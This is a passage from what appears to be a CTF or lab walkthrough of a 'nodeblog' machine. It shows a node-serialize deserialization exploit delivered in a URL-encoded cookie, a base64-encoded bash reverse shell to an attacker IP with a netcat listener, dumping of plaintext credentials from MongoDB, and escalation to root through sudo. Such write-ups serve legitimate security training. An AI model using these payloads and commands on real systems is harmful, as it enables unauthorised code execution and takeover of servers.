
We now turn this JSON object into our cookie by `URL`-encoding it.

```
%7B%22rce%22%3A%22_%24%24ND_FUNC%24%24_function%28%29%7B%5Cn%20require%28%27child_process%27%29.exec%28%27ping%20-c%201%2010.10.14.5%20%2F%27%2C%20function%28error%2C%20stdout%2C%20stderr%29%20%7B%20console.log%28stdout%29%20%7D%29%3B%5Cn%20%7D%22%7D
```

Finally, we set up `tcpdump` to listen on the `tun0` interface for the `ICMP` packets received by a successful `ping`.

```
sudo tcpdump -ni tun0 icmp
```

We then intercept another request in `BurpSuite` and update our cookie to the previously-encoded value.



We submit the request and wait for a callback.

```
sudo tcpdump -ni tun0 icmp

tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
22:03:37.601916 IP 10.10.14.1 > 10.10.14.5: ICMP host 10.129.229.45 unreachable, length 68
22:03:37.601959 IP 10.10.14.1 > 10.10.14.5: ICMP host 10.129.229.45 unreachable, length 68
22:03:37.601965 IP 10.10.14.1 > 10.10.14.5: ICMP host 10.129.229.45 unreachable, length 68
```

The packets are received successfully, which means we can execute arbitrary code on the target machine.

Having confirmed code execution, we now update our payload to obtain a reverse shell. A simple `Base64`-encoded payload works in this case:

```
echo 'bash -i >& /dev/tcp/10.10.14.5/4444 0>&1' | base64
```

We add the output of the above command into our updated `JavaScript` script:

```
var y = {
 rce : function(){
 require('child_process').exec('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC41LzQ0NDQgMD4mMQo=|base64 -d|bash /',
function(error, stdout, stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

We make sure to `URL`-encode **all** characters in the payload, such that the final cookie looks something like this:

```
auth=%7b%22%72%63%65%22%3a%22%5f%24%24%4e%44%5f%46%55%4e%43%24%24%5f%66%75%6e%63%74%69%
6f%6e%20%28%29%7b%72%65%71%75%69%72%65%28%5c%22%63%68%69%6c%64%5f%70%72%6f%63%65%73%73%
5c%22%29%2e%65%78%65%63%28%5c%22%65%63%68%6f%20%2d%6e%20%4c%32%4a%70%62%69%39%7a%61%43%
41%74%61%53%41%2b%4a%69%41%76%5a%47%56%32%4c%33%52%6a%63%43%38%78%4d%43%34%78%4d%43%34%
78%4e%43%34%31%4c%7a%51%30%4e%44%51%67%4d%44%34%6d%4d%51%3d%3d%20%7c%20%62%61%73%65%36%
34%20%2d%64%20%7c%20%62%61%73%68%5c%22%2c%20%66%75%6e%63%74%69%6f%6e%28%65%72%72%6f%72%
2c%20%73%74%64%6f%75%74%2c%20%73%74%64%65%72%72%29%20%7b%20%63%6f%6e%73%6f%6c%65%2e%6c%
6f%67%28%73%74%64%6f%75%74%29%20%7d%29%3b%7d%28%29%22%7d
```

Finally, we set up a `Netcat` listener on port `4444`, submit the cookie as before and wait for a callback.

```
nc -nlvp 4444
```

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.11.139] 51348
/bin/sh: 0: can't access tty; job control turned off
$ id

uid=1000(admin) gid=1000(admin) groups=1000(admin)
```

We have successfully obtained a shell as `admin`. Rather peculiarly, we do not have access to our home directory under `/home/admin`, but since we own the directory we can change its permissions and therefore still extract the flag.

```
chmod +x /home/admin
cat /home/admin/user.txt
```

Privilege Escalation

Enumerating the target system reveals `MongoDB` running on its default port.

```
ps auxww
```

```
admin@nodeblog:/home$ ps auxww

USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
<...SNIP...>
root         684  0.0  0.0  81960  3676 ?        Ssl  22:55   0:00 /usr/sbin/irqbalance --foreground
mongodb      685  0.3  1.8 981772 75812 ?        Ssl  22:55   0:12 /usr/bin/mongod --unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf
root         686  0.0  0.4  26312 17904 ?        Ss   22:55   0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
<...SNIP...>
```

We can access the service on port `27017`.

```
ss -tlpn
```

- `t`: Show TCP sockets.
- `l`: Show listening sockets (i.e., those waiting for incoming connections).
- `p`: Show process using the socket.
- `n`: Do not resolve service names (i.e., displays numerical addresses)

```
admin@nodeblog:/home$ ss -tlpn

State     Recv-Q    Send-Q       Local Address:Port        Peer Address:Port    Process
LISTEN    0         4096             127.0.0.1:27017            0.0.0.0:*
LISTEN    0         4096         127.0.0.53%lo:53               0.0.0.0:*
LISTEN    0         128                0.0.0.0:22               0.0.0.0:*
LISTEN    0         511                      *:5000                   *:*        users:(("node /opt/blog/",pid=861,fd=20))
LISTEN    0         128                   [::]:22                  [::]:*
```

We can connect to the locally running instance using the command-line utility `mongo`.

```
mongo
```

```
admin@nodeblog:/home$ mongo

MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017
Implicit session: session { "id" : UUID("c2dc14e3-6350-43ca-beaf-60be3a82ef36") }
MongoDB server version: 3.6.8
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
        http://docs.mongodb.org/
Questions? Try the support group
        http://groups.google.com/group/mongodb-user
2023-07-11T23:55:23.443+0000 I STORAGE  [main] In File::open(), ::open for '/home/admin/.mongorc.js' failed with Permission denied
Server has startup warnings:
2023-07-11T22:55:22.275+0000 I CONTROL  [initandlisten]
2023-07-11T22:55:22.276+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2023-07-11T22:55:22.276+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2023-07-11T22:55:22.276+0000 I CONTROL  [initandlisten]
2023-07-11T23:55:23.445+0000 E -        [main] Error loading history file: FileOpenFailed: Unable to fopen() file
/home/admin/.dbshell: Permission denied
```

Running the `show dbs` command, we can list existing databases.

```
show dbs
```

```
> show dbs

admin   0.000GB
blog    0.000GB
config  0.000GB
local   0.000GB
```

Of the listed ones, the only non-default one is `blog`, which we proceed to enumerate.

```
use blog
show collections
```

```
> show collection

articles
users
```

We find two collections, the latter of which, namely `users` is of primary interest as it might contain credentials. We proceed to dump its contents.

```
db.users.find()
```

```
> db.users.find()

{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-
13T12:09:46.009Z"), "username" : "admin", "password" : "IppsecSaysPleaseSubscribe", "__v" : 0 }
```

The password `IppsecSaysPleaseSubscribe` is revealed, which we now try to use for our user account.

We exit out of `mongo` by typing `exit`, and check the `admin` user's `sudo` privileges:

```
sudo -l
```

```
admin@nodeblog:/home$ sudo -l

[sudo] password for admin: IppsecSaysPleaseSubscribe

Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
```

Using the password we can run any and all commands on the machine with `root` privileges, so we proceed to switch to the `root` user to read the final flag:

```
sudo su
```

```
admin@nodeblog:/home$ sudo su

root@nodeblog:/home# id
id
uid=0(root) gid=0(root) groups=0(root)
```

The final flag can be obtained at `/root/root.txt`.